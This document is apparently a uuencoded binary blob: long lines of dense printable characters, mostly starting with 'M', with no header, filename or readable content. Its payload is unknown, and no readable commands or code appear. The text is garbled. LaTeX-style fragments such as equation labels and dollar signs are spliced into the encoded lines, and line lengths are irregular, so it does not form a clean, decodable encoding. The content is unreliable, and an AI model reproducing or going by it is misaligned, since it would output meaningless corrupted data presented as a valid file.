M7!LGBQE3"*>LS(C)Y&FO(D^Z7/9QBGNHS:*;!AI1H#-DJ>>&00[75KN`HA8: M@KR8Y";+NPJ5?'M69ZZ:[<XM]G4;9(F)?TR[NOM?*?OVC_&Z1MWU0CU+5W)0 MTM@S.JO,P#4J+Y:%'\$?PI+[X3@7K4VH0L-W8X8^!8P!OB8BKEV]MY[EK3A34 ME.K.EN&<-X9*JA*ZYF"%>T?O[R)1EK;;5^3`\V6?W?W?/_Y>GZ.^=1_(-/?'

M_*G^9"_QNIR?R;)_-BK5"K;RP1HH:8/!0R7LZAUT6TV]U73>>34`)3#XEY;1 M]N<8:T_M20\$709:,D/`[U8P#+QH>V]#U<MWU7Y.FVN\J#^2)?EB0IZQN%!#(M^B, 0, E! #2J$H<OA)F"+<,:&/\F7P*'>Y0-0X1X@7X_E^7X[?<>;'/LK]A0:$ MJ,(U7'9.B(XFY-7&1AQR32X\!([9H'0D:BL^QYS\+:-C!'BO&J3\$PD@%\Z;(ML+P=?HC'@FP6@6EW3EX'\$&T[?*MUT.=.:86S]Q6&<4F@49\$Q#<ZG7/5)3JEH M6SF^)1VDIXR9'@YQ@T529R^O9!1C5:[&A[.(5ESRTQ%0Q>C['&(+FE+&-"X# MA2,6V::5!W%<BRKWXE2T^5G\Z!I>,--8I)84I'@`S80[#FW7^N,PM'5EO7ZE M7B\$]4R:?(`VT`WK7OX@*-9&Y:=M&44Z:#CJ`?35)BY@(]UY<<SUQIKC-V8W^ MQ@^IV\2IILHPYF>^\3U\$:_R9FU/HCB?5@/^Z^U1F57>P1%K.C)I.0Q9"C),5 M`FBN_[\$&Z<H^J<Q7UYWS_R7;*>991ZYY4^P[YA7,3=L\N<M.QX&&M8+/OVTO $\label{eq:mhj} $$ MH] = I(W9FS\--<7V5H6/A?BM?Q-XMJ'>AG1V*,7Z_O]@[YV<ZVH>UI7[<)3 $$ AG1V*,7Z_O]@[YV<ZVH>UI7[<)3 $$ AG1V*,7Z_O]@[YV<ZVH>UI7[<<)3 $$ AG1V*,7Z_O]@[YV<ZVH>UI7[<<)3 $$ AG1V*,7Z_O]@[YV<ZVH>UI7[<<)3 $$ AG1V*,7Z_O]@[YV<ZVH>UI7[<<)3 $$ AG1V*,7Z_O]@[YV<ZVH>UI7[<</br>$ MH0>2>RCAZ3H^4U(,%-G0L0;9L#@EKZ)%-(+J">P;OM%(A%)40JVI&_AM(C4F M3#]F`60P?"JE@HHN_U,.K1WOO=_J'B_U_.']G4V2PSW(.[AN[Q;SIY-<-Y08 $M[B<@2)PUSE_{..}*@(NZ(R`G"7*9'T!M2()1Q&]\8HO9,>HW@;9`WJ`\]`:=]$ M_YI=LCHV>_V?]IT[:0[B0S&?*UA5K"(-`>D34>0?SR'\$(5\$AN`>/QH`:*-%G MDS4_,Z'>X!-(60=X&*A[/MV.,["*U)KEW9K%?N3%I:,W(:\$DG5]=S7\QFQ[N M!N_S\\L\GX8VD\$*3^:Z=G#<7B9M\^E-__"CE\70;ML<_03E=6`C+-I;E/%BV M5BTUX:DEZYM1!C52X<LM5:9U(>4WE>#3>^@G(P)QE+G6`A(#LAP7*"/\$\$S55 MA`%,NUW\$*\$DP/F(X2Y2ZQJ]"%P*E26I!15DW!H,WV')E>3A0@=XA<VWF_J3G MHJ?T_46*2-5+(1RNU9%_@'1_06EO&D'!+9:4:"I#*,Q\$%,BTZS*V'\DR18L> M,8*7]ITNP61K*NZ=J1?(WSE(3_G:2Y>S`WRL'*)L*31/=Y>#7-T/-01JJ:_V M]=6>#U*:&D\$AD0N4R-:Y65CKW4U3<L@&JQB*-U::;CZ^8?<+'RJ&!??/3?]J MYIF2\$=!\.LAQZ9SM\$H[Y?\(CR.6.-*\4>2ZNN:[;5@DO*,\&-_5\$JM<L(M"' M5*5?-XH+_8I`1]#".[)GNT]]%O`.&_+1]86T%70#0%NK2A/CNM7J<MBRAN'\$ $MF'Q'[NV!*T7Y?W\S_L.'/4=?K)U6'ZCL:3:*=E&JW[Q7_DD%XV+QC<.YW=4J]$ MT<#A@EGKY(%_%P,6H,*DV!\KD0>JP)_IK!I4BI*5RD:_':'PZ%[TDVQV0EA/ M^IV&E48N">]3_TGM4OL=2\^=_@X,'WF]1]5D6WVOW_7([]O>>_&`IIIRE`8# $MQ-^{$'7AR$G/47C+,LZ#Y1)I(.&OF&[R6_[6B[LBZ9$_*(;[&(_TX97X,*])])]}$ $M-\&'`-_I'(-<\A%R/46+0)0/6\< R"=:EA((!$(/6\C.FIC'W"D`YI""%D/06;$ M"BAJ_&E3CF8(J9`)":B"1/F\$\\$,[>-A*_-!@&A/%K!(!Q_PE/!>]!4\$.N&6-M?:\5^BM6^7^1_%8F&5CQ!(N3%H)F0`W!:(5W-OM6[\$[>UVDG>W[)'JGZG!+= M31\@H,=4NN>J1AK/%1QYX3=M%_[R4:FU;I"&VPC.9!9TR3)'&9(81B4`ZKI? MIRMLUK>I@\$(BB1"2H-27K%^"&Z2J/"8)940H#OS2HF@^[\$\$A*",A8*/]"_:. MMS%7[_-5L<INGJT+8G5-QY]2^F^7<UPTI88?OFK3:<HCF&\$I_7+*@7_`V>\N M*:Z=F[EE>)8=#I3FK[`WKYGAX-Z/&S4=]Q\$H<,+.9I::!H1]S431U?!#^108 ME);G*5-%('_/!HQE)G&NVN*AY^#U?RE?@/T*;L.7053NPB/R\$M_.U1P:'Y0E M44<8W2S"\9<:VFJJ57ZA08"K34YO_UJ9-([4>`M;.3C21<+,.%'9`Y6%F\$A` M,X#0`A(6'FY=\$?&4]\$OO/3+.Q"D%D:LTIJEC!^W35;XS9`4VQ0]M2;;9EM.P $M+7/Q;D>B?'@85(3&U*:%B!R"C=UMA]1+:+6^Z8K5.^HR5+^+&6'M+55^P0Q/$ MP\$89:8Q!6%`A\$POUDJEBR"**YW+'7IBE*+/JITF6VH:<3(J)S]R+."R67!M* MBV_@['Q7MSLQWH\0IV[&13;DYHHO9.R?[_IG[V77(.ZZ79[B4N/6;)/[`:I? $M@K-'N-D[/Y^]5XY=1(_{#X}#?^'ZE;]I__RE[4:=;R>$[B,3*33-'L%-Q>W4,R]$ M6D?!4UVL%RUU'4MV5!'IS9N(E5#V6E?'W(95KE6EF2';!^\=QWD[N*9FF-<# M(IF*=[L#&U@TS*E`F*>C74T<^C+/\8RGD0P-EL9]Y*7N92#<R#!IMWDDMCY, MARFU*(AH[=]L6\-D8CG]9.(J41=+DT:TLJ.T>S84R>;P"[E*7#G&& UE1?30 MG.(W)F#5AD\OL\8C/"8^J3!XIWAH'\$H\$C\$!FGX1&^/:V^JBLA`!!`4"`AH36 MHQO@V_BKTWO@V'#V>7N_\-?!FEM0X1_!09/[HA`[CR,:TM\X/300`N^_?*J(M).\$!H)/Q%A2"`L09OZO>XOC^O3'/ZQ7#ITK&?Y`\,V;.G!))":0Q5T`)-?;C M./I!#PY[!&6?%]I?L3N0N35\V2M56%1=^4P<U+=R4@HY=UOEMR[Y[6=Q=GWD MT?L25!X%?9[KIRH\U/:2P8_7DES:LEP6^UDXM,OG"4UX=YZ6#6,*GTZC\'H& MT^-@K\!3*YV[OI!JD6"BT?'Q1>MX_+'/O8Y)&Q[H:9D1>_A=?-6SOKQ^1CL(M</B1?+]^!]5]\$3S<L_4CET!<@"G]E>0F\3F3P4X]"0>++5,SRJ!/'?JCQLV* M70:)%D!"RPM]>OT[%PH59F=ZW<25BD0A(=;U\$?CX @HY:*I112-,)Y.[5ZX< MJ<;]+1XR1#+@IL[*!P7V#[^>6C&Y=Z!R8_*ULI])M[Y+(IQ="6O&#?/8^ MEK"\$6'5M#6I&+0Z-K\$M#K>D6XWWW\NY_2CBH@O[TSPDEZ=,>T_\CQ%=&Y*[Z MSN;8FZ2>-7T+\B:*MQK/6,_(D`H30)-HRG7,"R\$#&17N!CGV""F:NN.E.0L* $M=MY@Y47W<O)HW5`V5$D8,NY)Z;1'4E&^6IK"7.=:DA$#=3]38,^JV-IQ:@1%$ M\$]'=^9X=RH/SN(/4Z;&<7TU/U*[)?Q<SI48)JV+UMNR+^5:LFXN&#OY#I/6A M5B*Z(7BB)4?U#HI##8=9"@Z'8)+\$B^.M>W%^Q\$_[<WFTZ_L6F6T3929):#D' MZ6,E2[RVOJYII("'!QM%O=VG_[3UPA<\$AV\B8M`M<7'1F0C#"]"4@2A#,XT(MWN.M55FJ?XZ_\\$56\\$^V_?LP\#PQ=:?>:_X\\$E3F;88IM^\\$+N+75@<O\#W\.;7FI.

MS2'_*4<)WE!^`EX\$^C>OM'^VQHRS80;.FBH(Y(=\\:\.?M:?#:M'QZJ*R^:? M^8\$I!3COFI6-!J\W376^`K4N0V\$2*N-*!'D;:\$LGBK(5:YB>_7`Z='F;W+:N M7X(T(^.:21/>2[RV2\$4E_;*]-1B1#&^"`/\P\#E&*%?HO^8@\X"4,-CM9A90 MZY-JE4LJ!C(S\1"5E:5.O_.C*_V(C`</E>SP3U.8^B^E>+\$E4N&3_)GABUR MD)0%<T/Z_W/K^W\ORU&1U!()(B,,=4P-*JRC^<5:0ZI<?R?)7@-N'>WP863+ MS(\,*!>?._87\$]!67R\$&&\$\$@4])")U&IX.`@GY*P`6%[ZOI.3)<TI=-"X\$>V M4FJ*<K1XS[B,0<J6=M!HWHQV%72OE;5 I0W><RF\#C^OIC>U;P@.;9DC2?SI $M/%[KR72A=\&,/NP@\&2>@L:<+!B2>T0?T$%3%X'7*M5"0#DXD(\.=JVQJG6T&3)$ $\texttt{M=D8>6:D,'XJZ} \\ \texttt{8<-Y\#S4>D,1AU]I} \\ \texttt{9OS} \\ \texttt{SI} \\ \texttt{G} \\ \texttt{QZ/BWF>ESYO9CWR}^' \\ \texttt{Q;S[C]} \\ \texttt{C} \\ \texttt{C}$ $M[M`AOW-WN<?\K_&S5A:$7C3S?Y+,ONI_[==(7!RZC$-+EWP3$QD/$BC^\=Z^*)]$ M:W^5"NW&]?K^T]_20=8!K\$@\$1XB`AC/:GOCRP\!P:@_"1%`?,[3_Q-9[.'.A MYV,/'D\8A_8C.YLK%70[.I\$<@R5R!FGU\$!U\W'_]?K5QX\$JR@R,;D]D*#J[H MLP9DW=_H8Z\=V]7*:*H4@NBX@1',PC4'D!3'I\/^%R3?'48<%5:,K<0RS\9K MWV=8@@BI2`YXC4:\VQ<)W6Z=_SVH^ZXV:OF-/D_.#\C340ED\$2\$%'#,40\]C M7:B*\BO&!XMO_)8FA)*\O')/OUF/Y]*8]B\G%D_AJ^D^&*,+!\$<_=8VC>,H` MBY08N22%54AKZ\$[M.S,80Q/:1F:"I&9%;0Z!0&0R03)?QRB(5`>-<D5T@7() MB\$%1?OS#\$PB*0*S\$MOGV:N\Y2S29F625W^#AHT`Q)]W_]5\3@QQ@M`G<D;N MG>U7O^\$]@@D+7]QOO^BRH3]44EZ,PRS!#'A<Z`1]E%M!5PSO)5)^WOR`J'U! M>T%!#FDCIB=/^0,"`1\$(>A#A-#4S;QHN+`<?U)/;>YP+QE<::<-":\$<>2F83 M.3#ZPZ'N'QN;J?%ACTYY3\$L]8NN`O>Y[-S0B%BE\$'XQ=@#OS'&SU7*C`#.X' MDK8.EN/ZAO&QR1S?^RN-\T>_/YZ7495YS=AJ.Z1\.^3A1512"=0@L'(>0_+I $M_KE2,=88Q23'"BZ!=U$D(_0GML4=@"\(_X48D`W`*G8X];V`^'"=F%O?3H[$ $MW5\&N4<UQ=+D"PUG-2CP#1\&C'=\&@D>(>0A[3`TCI#B-B]"!S369088QRNIE\2$ M1_0FUB++IQCS=*I>.:VIS&.,>B:JNZ+Y>]Z58]AV]-EGQ_:FD%,RR4@6+F.8 $MV'L-]F5&UM^B,1JR^EY-^_]]?8SSMX:&](1S=.WL,Y^*)4J^55;"E(%L^U:'4)$ MLWY;@<\[7M;RX@!%7L[%^SA<AC'7Y=_XT!Z*E^BF,NX5/Y_V';*\$_4D.G!= $MFZHV]Z*L51D.F[\I*"VH(F?K):C]I9U<I8P&JY>*-.<=Q5,!KZ*0Q/\8IQ*$ MLU8XW3 CPT"[%]7KH5#\$CI5,N%3OWUQ(7&&,WL/<K-V=FI/A-=\$O(2"BC2`Y MB5RZ0KKO[4[6QBA6G'L`W991(1A"W8N%PRR^'P_GIPA&14P.UY>CSL\)_D#(MZ87WE@LD`2F'MX6:?!**`!C%^]8XOE.;PODO(>\$])[/\"=U\OT?G\$Z?8/57+ M;3I_G2T**4Z4E.&\$*R=+GRPG==1^*U\JR'WSGS_TY_9D2?6[BW)4R/JZ?DW" M/&OXHQ`<*G@8>\/3*:HP:""\$'*C<@G2R;\Z2G/&J;FO.#!E.*F+>:MBQ1;;T M_\:%Q3T,.U5.]MX_P]>DUIVQQ=9"^PF!;)+KF)\$LJ%@V4/HYXPP2:>#8::R* $MVY4OV\OE?!\,),*Z(_%$D^>9]*B9!?<EJ/&PIL\9]_+Q[>])A,-7T/0^Y2Y,$ M`0QZ9J&AAXYZO=3?%[=L]51>62/_"C:55IBD/5#&6'S+?XJ!R*;'O[X'Z+IW MK-=YNV-DV5V.8L`1=47QESG7F@%K'^#FB^P[1["V-D0V"L!R=S@?AE;2%:VH M]_%3AI\$U_3\$&G#F2\.&G)'R8\$+`&I'+_^**=F8=\$Y7RW#R.\$\8A<2GF<WYG8 MA9CHFA\Q5T1HNK3D1)Q3UG.6Y35"1GD*7!Y+!EQQDV>^T?*G^,I],)[9DQ91 MPD+H<A!RDE=%6IC\$-WZ6V^P7ZI>H]U!2=2D8Y)R L3M,4\$>@195[2?EBS8## $M._{PM}, $'B: %JRIMU/JUMB] = 4^_^HB_[29UE3QG-:S?+XE_V[\[\] >) Y6B*P>C6X$ $\texttt{M_M_990=X2A<P87TA}\&<3?5(':=8+J\#\texttt{G,N,J_\$1L@?1K/\#\#\$D'`DAB13*RR1H})$ $\label{eq:md8C} \verb|MD8C|?^-+ig'9F*T+E*:R!^A&Q/PY*C$M4N3=L/_\\@O=OG/=NE^Z-?<X*\$\\\#K$ M6@M0RK*>IDY).-+U)M5@1P:A"\2HA+12\$FJLDRK+"<;Z'\FGR3 U/XW;M;U M,<207'XV/[>C3.)?.HRM;H_P4[XL3PVO7HMH/OM_\$4CF&<AB%0,OD"C@(PN4 M^QE>P7!Z5W/4=X-AX.VA:\$9+HR1[K:WKX*LP#U4C==#3DU8@\$>9.K3C-ZC[< $MTKQX=&K&C<4(-\#W5>$"?5Y&B-'05=^69>W?5?U=M;'66\FK!77(XRLI*)T<!$ MM!-7B^C%'#(W\1<RN!'^WI%2HWT62#JN#A<"\4,.412]GY?XA"RYN!9,M%-MRI1HWSQ@EH2]-!&L%]OA!)<?Q37'+L1.)P-*BUOY][/N?9YO3W[\CA>PF1DK MA+N#\$E='^GP*O9P.1+:3,!.J.PJEGL:5[14CY/S/6EHJG]7F\:5?W^!K<9[Y M;O#&J^2_I*9`3)F&XN^Z>\$'>W%YJ+)!Z(1ZFP!GO<;J&W@3C',O*)>WHP*\$7 M7'EZ_M[D!&]*J'89HF&9F@4'9PH2*KVVK62C9E#J3<54)7.1,\$Y,[`T'VE5K M/FO):12#]8(/LG-B_C'3M:_)3".N+2>1'8+*13N3`N8?=)Z%.`NWZ_" MA Q]R8*8WD0(`5D^>7Y;BVQ;8)H6A@OAJW;/TS(1IX%XOO^&;ICT&HH=#,4' $MF; < 8?' : E[]*-/$6^>S^4Y=1E$"^AP1FR3Q+.C]'R6CSGA*U5I"FBC&"#*=3$ MIP"TVW#G]E2^SV1?%!F*_&7)(@M6"N_G:2>H^T[B%(N!9F8%];(MR%AERM<: MHD,U/C(6U*+L/).@L007QH.I/H-FHT]7#D\$&7RWG*1)J1)!:`3/UL0X==OO' $M04E^R,9$20/<H0^f3&;825<@/8L(Q#:;2.-^9G)9C-M<CBTT5L:17W6Y5X9$ MVW+X+!IDT5BHM8:J89B5!VAC&+.UQB\9Q9U72EI)E`\$C4J?A,*"%=<99A`J` $MQ7@]RMW = \0.87.*V&V\KSG8I/@YRK_&.=4HPT[Q[K86'"/-WXJ47FM$3:"=$ M'D9KPDF+)O+NL_EPVTE8:U(^*<8G6<)9HS*:&8@SX<.S>TS"!=5.U'LH'[4?

M3B?G-6CLE) > 7&.!?%DE0XE\$#.;JT(.R5-Y_0K93DWBBO))N;A=E8X8/\$4@GT MRLOW&: E8RUR-DLK!A2#?ILK/25757!K/KB\BZ[?0??X_1ZI?/+KZ=&G9CUTR M\@A+WG!#I36_IZIG`S'40"(B&XF(&5F00N)"8('(,E`P&=,50G_?_"LF5*Q3 M"UXQ42ER99N<FB5C@%1;<TRQ0UZVG6<5S2`7*B6W[N#A5[X4>#'(7/)'\;;I MOHH=7C_'W!Y(IH8B"M/4)1[F5:46C/394)98Y_Q3P=PDBYVYR7SY<VKI^1@V MBPDQ<L%;40E377W\$H%\3;/#]._O+/^4KO:RT^FU#_AIHI%HU\NN^J0#TQ1AO $MIMIBOS3;5,P]7B.TT5Y/LD:O7/'"1$7.=-;J^{#IM}^>35E+%;\#;<(Z6T/Y)$ M]'/:/T\$#E!QQ/6,^[90S%FWRL*J::U\$D=/29"K^?9M#I43^:?2U,%2XI"E-(M@8PFM'Z\$YIBU4JA.)R&<F5.L5D;LUV[!G^#:B>T,[TAG,IF0L8E6_,?%_!32 M=EO6VX7^X,PD7.^\$=(;OB1@3R\$2D3^\2'\$)%PGZ*1\$X>@2:(9;Z6>Y![_ M4Q]>T-;Z[WO(A?90&U<,.UVG1BAE7M^?O>_]G07\\$%C<.8R5.(BY&3A.3N,: $\label{eq:mmsh'_w6Y} $$ MMSH'_W6Y\JU&>: I2Z;!NF;F2(1$DT8?V$1B`OL#B_Q4;M=SX?[\44Q=.[HD+MMSH']] $$$ MV+7H"!T0#2)C!G002]F,.*#LEVJ*GK0JAN#!X(#!<-=17;@Z1,/EX)FVNCNM?O@<5R!QA/&(K256T"N;1Q"8]2T.PO-D%SW>(L)-P8?@FZU\F(26Y8R>\$O4+ M<6ML46V6KB=?UY"&+'M5^TI!;KD=WAY4[9=`XRS`HPS&];H+]"-,>WT>>3D5 M\$-:9J:?:>%[0F[+HD2&C_2TC:=*3,N;3^\$:ED0(%09*211Y%_\$CR\(W:UJB> MV@!J^'T:62BO>[Y#1K1(+U;@^Z;7^-Q*2K=CO5=I5?8)<HP4%F9HX&R'%Y!R M5ZU86N6X#"Y2*+ENJ1D9VX\$54#D@;V!5.]4)_^&GF.-8SX3ZK,_3Y-J\$--5& M`ABN`\2=P\GRWD_Y)_(G^?%,3JTK>,QAQ2WZ(YA0L\$=6UPR9CB5'FVWA!%\$D $MF'RO\A:-J*>:DC:,-L^ID?RYS>+G'%^MN]PG\#=^KW.S)'R)H=)*4!D-(/+4/B)$ M''0;\!63<^7&4BL9\UTKDHVOS&'IMR[Y.V]+YX[?>Z(\RT36RT])1:']8.RX MQ!B";`F3\$][.38F/VXY/C9G4#P8442*#1VY3Q!G]W^;V_+BCICD''9-G+R;[MS\ZTD_UX];@[0ZDCV1"YZ;2MR>*7MKGWHZP9L2L@4IS2%);E?U+^>@QMOQU2 MQ1!'`QH.,/G^TJA\$T:)\#OB@2\(Z?#:;Z_+X_F@63(NGWF6]T85K\$GHN,AL7 $\label{eq:mq:pw} \texttt{MQ?PW=G[(RE48\&\#-=\@H;\#LNNZ>LLH\$?*4,:[H=>=J\#KT:.5G63*\$:XA?6:?>)}$ M5T[E&K\.89=H:9QKC%X"XS<_\'?*YSW5`9I26V]8A\?8D;S'6+F2\$R/IB-K% $M/%"3LZ3IT(<7F(:QK.EO;/%OL\#K2CY3\#F)V9)F2Z,HO##)AZ6)6*Q!<-\-+S$ $MHDPZIH?C, \si; 76YPG5?4WUF(#]@@9354, \si; T6YPG5?4WUF(#]@.9354, \si; T6YPG5?4WUF(#].$ M;H0`:BB>B<2)QUBJ-CQHT:2_E^JF>A1`\$P=O[KRUF/C-]&5E1E'0=(<!-)#_ MQXZ7Z5<\:82".:!Y&[T.ST5P'___IN;0"@0A+9@EH/X/V"W:`)/`\$B&G-'(+G MSBTK_+57Q9\0X_5+_`^NE*/=5BW;E/8-2'<[N67/QI^_OC.U17TDL_0:!:^B M8' `T:7&H=(H^)HH_9X[?O,MO5=7JE.M+`=\F@6;?N:W06+@@P4,VD/(5%D?Q $\label{eq:market} \texttt{M?C\&\$`@S4FA1;]=?[XW@\FBQY"/RXZ$89C:Y!M,K)6C=7<[\&/W3E9K\&A'O?^5] }$ M<'9X+>"A*(79&/G'R#V]*.O(A<GFX85-H(MAFU13!B+T7(RH-G7,EDP"[W?] M1F^\$]"^Q);-BAM'E(>7A0>P7>YHS`5>[F(T_08X07YE]6'CQ=>XJBF]3Z\+P MOR&9`OA^MX"WK;Z1%QF8E#%ZJ^A^UE\#G6+Z\$]E,ZJC]C?XMSR^27'5V`+#V MQJT\$'PPHH(VZJG+(B%]\$+O-LMB0SN4C;K%B<9<5NBUJ,'@*#2\R\0(_;%93(MOWOP>Y5F:S\'UYSK9VEO@N.2TNGT]6Q!HD0"F@*EKQW&-=)QD)#H)!9^(]P* MR'^],92CP=K?!65UPHV#O!'TO%RXPF.000\$7480"PAW1IX'LML>B7!NP6,KI MO;[V<I,ZYN\$U[OB<URW;%`[(1QA=1Q7.;0%46RRW,7?<#A46#`0+7I?T]FVP $MMM, //-N^9/S30<.3^(!.D-_[B/E38@^(S=PDI(,5!-DU2T50QOF7..2YG#JH)]$ M1#0SWV+4K,30B(?#-?%3F/H]<7E]0^"6053\6A0F/MI;X0#HJ*?\2(]N#J.I $\label{eq:mkid} $$MKID$<?(J1MS-OB$$MOF*L.ZJ^*.<&QSGDY/`_CXT=L\)&WQ[E4P*AZMRESG]$ M2\@@86J&77.\/4?WP27:LZ+2'-".P0HZ][W:OF>E+6M\$S6H,S.-U"3#QP6!@ M4?RT8>NBHCO7N]2*(Z!`3(.,B#^UE,!]@"(>TL^.2<!@WQ&;.G%Q93LL78\7 MBY.4?/_5X>5ENL#VIO=#2GR=NB;#9['/?[.R-6:"\Y4U1\$SS\2!H!Y,8P*4; M,A2\$\%9=E<&K5!Q,3X_2LCR:&[5[52.X/6IA+B'CQ^_HB,T^>A6R=Z:L06%Q $\texttt{M(\$@NT0.;0;3UO<DRJW8LMLY/Y*"XY,)PFU'OR,P6/2M\3@EWA\#B!NSJXVI]G}$ M_7_J%<^:_QI/ZWO?UN=,I,TTN,NNJUX)7&/#BQ\0%8A@1C>NJ'W-LVE"B:0U $\verb|M2_5/S62\5$ (\&YN\#A] &O"B\?\N='B6C) < **JLN9] T\Y=SH_IY6Z782 < W\&SRM1$ M[IP?G_\$X8MPXG^^(62/>*LMTO)\'713&?HY'NIX#^SHZ:79"FDRE?!)LFOKB M>0, NSBNG%)0Q1G&(-Z*>0-1)\9D])7HM2J.=T1#EUV<ZC&GDW=%63',G+V A $M^^A'$? SB\$T<NXW<6_G8_['SLGW;J'?].(-97"\$`]#Q_-+E[XP0+<\$D)WBTE M.8;X:B!\TD"3>2NE619P@B&D@F>6EPCD&O0V<%A&+I.[+NNCN1!CN^C 5^M M*WR&AH!HN=A#G71R\=F9*Q.7E]_W]+_CL=)K?P(;-=LU^[U^EGYLEIIY"?Q_ MDA%,D;2DM3-_5('X5@M!<,H#.>(MWF)%#;5]\X;:US4O:(4H,%<&GPHG![)' MA, %: ^RUW-6P&#QMGBF, C'\$0"7>`)MKW(F8>'=+CG6U'(F-<AA34J\$54%^R%G $\verb|M@4Q9$:B=*@3;CX)11A9?8) + 0 + \verb|T.!4Q["I2[F,)T7E0:P$ZIG7*) LG(FKL5V& | Constraints | Constraint$ $M11&K<4.CW/_@ME"F=W\XOLG8W\44_Y^J>+T($C8F<"<=XSGIC5T-A.#(F*.$ M_3KBG",71*!;#>I\$'X2/!I*3VD^VP7S#\"*,\\ZIGV(.4YC@07JI"MZ4G=.[

M:&U#')XPTNDM/X,L8K;I]^C!I^7VW&ME0OW2;)\?+L2D<)XYQC\$,)+=*%GQ] MGE(95\Q,<P;4=BK^BQA]@LSI#B5%=/E94E@9A*EM&9V4UQL])',?SO1C/&*(M#E\$-MTFB?YJZ;84';W?>?>_3D](EJOPG\$ESX\$=)`BHI,[O>B/)+W'?`I_\$V* MRYA[1<Y;O`"=\$YXEO2Y"GN:>E'E_2%&WOC(L\$-S[`H94%#(LZ&.>>\EYEL<Q M7/3#7V'A/&-34/&3V!V%B7!__DA;3RR5<8&1P<88>9M0C["['AU:AW+?]G<L MP1*0*`\W=V.2M0?35HW.P*4.V,XA%0DL\$#)YY?QTG,)R(\=1-W#W<K%Y9E8^ M?T=A7;D#/?\KF[U9 B[#^ZA'BD+!P(A<.\`I<C^!@'08\$7TB;O+XD40;ZCK# M`0/+7SM<NJK3[\LCRE\$"2"5DZ/B]YM=*^([[FNT+:;DI9VK+)'73&,YTQA,]</pre> M7ZC;DTTYGP&^?C\$7(7KYG9EAP;6@:<GLI`]/1/\$RG)8Y;X9>*^!90.G)\$-]* $M'B/+/']C69OR`K4GR+HF"OTO,8*^G'",Q.*@D]*VZ-W)C>[$:7'A_R\[QS*Y]$ M-+U7\$(,3CX:7J?G6:<>>0U_1U0Y8L""SF42TD;;)[_^BOZZ]WW-D,C3#?Q[# M=ZZ_IWVV&V4/EDS1K3]9`@D[\$-35;DXOT\4<T7%[8_80)C!-.G2@;F1^&605 $\verb|M$_RVJ23L+D]RK/R_:) 6_CPGJCX&) \verb|K`S(]<S!$19<4T9] UW*^E:<K8WL6D0ZI | Construction of the content of the co$ $M^{O.+34WE"+R("!-IF.+W=3T$:'X3@T@<2`_\7X/7B@?=CW^Y4[FY"_`GBKZ]}$ M^S"_9]YUY6\:&7/1\$'6,N8(6ZB8EF9,2_\$U+S3Y20.ZO4V>)NW41:02R!;[Y $M&FAM, 4K1@(]G6HJN]24<_///[]IZOG/3^2WJ?N!=HS1, 1V]N/@^.*9G&9KL4$ M2RXM@AP8;@DM7%+.46*DB1[_\I4KO`^"I\6!EA@"Z70+E6(<=+DD5,F0CV?. M\#:G%<LLW(/>0<^9"1#`(%DQOV&+S51\JMKZ\$Z^*V@8\24T*.1%@E(JV]B8G MFB(SJHH0HK\$;N[+KQZQF[UVGX1>9'U[JQ!R*)@HOY*=#>))!Q.N*_2SMJ26M $M[`\=1]K9:VYT:.01IJUFHB+B)JD9EOGZ)Q!T+)XHY#4?3G!5&,(&FS)$ $M2XH\\)^Z:7N],8P[3MDMG/]&1JW7J^@?TG(H&#>\I"5L9]5U&Q<U8L-SOB00$ M18CS"YU2QJOKIUV<5J8+ER[9:(,\$9>EX%P"4L-M(TK*\-;96EW'[1A&\$H285 M,43,+GGN.Y@3ND9O2!^#4'R5>VY_)\3N7`C!F/F7A6MSYB[%\$XB8<!+&F_5V M,/LLW*]R3V&YK+NS;Y?ZOY&C*_2=4G9D-2(IK*ZE!_)NF18A\$=5Y--3ZT?2Y MSZ9S)DY;W%!Y\$I/0@+AEK("T#JW\7`@"`M"-[VLRR:=,OK=>?UK6Q>`#8"^H M_*9+LE3KP9_\7R#6\3/?3*SKO\QQ1)]M7P:<;W1D!'R?Q6VM9WH`@,R7M,`4 M0+SVF"4,+K,%=T]4+;[@8GF&=GGIZ:Q0KG?(JOMF,;Q]Y\$F\$R_L^'##![0*A M<TKKV\$W/P5)"A<;ELTT=00%VL*PY^,O;441A`(!^63UOPEIBCP9KBHUR5S/] $ML=](2;-(\#,@*)^{P8\#},V5/*@*IUZF6R>Q^2-IT0DVQ"3L0F/B'BI%?;$ M&I5!N<.(_KX[5VO*TCBE/3*'4]PIWZ6?MNSP]>;'1^GDOX9Y6R>PR)IR^TYU M5IZI5?4X>&_'VMMU5%;Y*^KIHLIFZ&!<>Y<LE<\E3YG^'FKWMZ@GS:>QW.=R $MZ\&<\&?'T>, TQ1A,3-;S;KMA$J[&Y:HJ8W\6C0Q3\PTVYHJ7<[=09</1,)KN%:$ M3M,R40<2Z%1>)B-HJE'@1F][1&N"C)2\W1)5>OA_JL.,<G0C7Z-<FL[U6KHA M.YV>>UA=_ARE%N8M+7I375?+836'SW,!:P\6&;:4<]M==/!"\+I1YWI[]OPJ ME*7DW\5%5'56_E'`!H'JC[+0DP\%*<I`XLD?\$XJ180VGK.LIO7Y/;G77D[GH MZ__[^EQ?6?W=8'`:;>)<8)X>,-%K1T22Y`J+>J`CD7":V42@C!`DA'GPG=4S M%.7!>-BORD\/O*;%OTJI<WO;9"_X->C2HO:F\:3K-:Q'%C8YQ&RZV`,Q2)\` MI&44<**D.XOCV\\$M0%RY;Y;W]UKJ3*R7U\$Q/6^^TEL,,=5@>_J@:!ZY2QRA/ $M7622)!/;B(BAU1^Y\;K3T!_B\;S71T1)]7&&&:5)28K?T08Y02)##'QXR1^N$ $M=>) M.Q^UDJ^*=&.J^[!*)/4>JE[)ZI99,YF3-R44T=HV"'^Q9"2IP1),/:O$ M.`LTMD:&F\$.[T^PGH96U/@)J'L='\GE4GQ[R5[*+9:"&[/GU<4TBXWY"!O'L M(\H8^D+F9X]>KU.;)V^(J99++':7WJ8VVKDYSXRUQ 1]5OF8B,3.V+"U22%% M=!T<X&9HBZ-V<QTK-3/\M%_N7RBB0\30B['AE.BIY-K5*5N`D@2I.]*!SI(' MP/BC!'NUI`_S#ECO?AW=DA;T)3B*\$:_B'9A6.G;-XB2Z*`8.)P&,0[T>P2?K $M)&/YZ044?OY5O*:$":\lf2,(ATJ[]DDJ4E/5CG;F4"^):-QO-7-P+Z(66:0>$ M3=TUTQDH*[!_XMOH[J@KYF0]]E;W4[O3]C%'BV'FEJT--FS&W/T:@^"_(M_(M1K;5<\$C"K@`1R.`"1#"6#H?U":KVT'-ZV0XM]A/%K5-Z4\'.RD^MM7E8L-6R MU"OX[YGT_7WF^%U*VT=I"RDRMNAM>YFWXA++@6<,B0<>!_>S:V#A^/57VUCX 